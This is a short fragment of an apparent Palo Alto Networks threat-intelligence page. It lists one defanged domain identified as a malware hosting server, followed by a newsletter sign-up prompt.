irc[.]hoaxcalls[.]pw (Malware Hosting Server)

Get updates from Palo Alto Networks!

Sign up to receive the latest news, cyber threat intelligence and research from us

By submitting this form, you agree to our Terms of Use and acknowledge our Privacy Statement.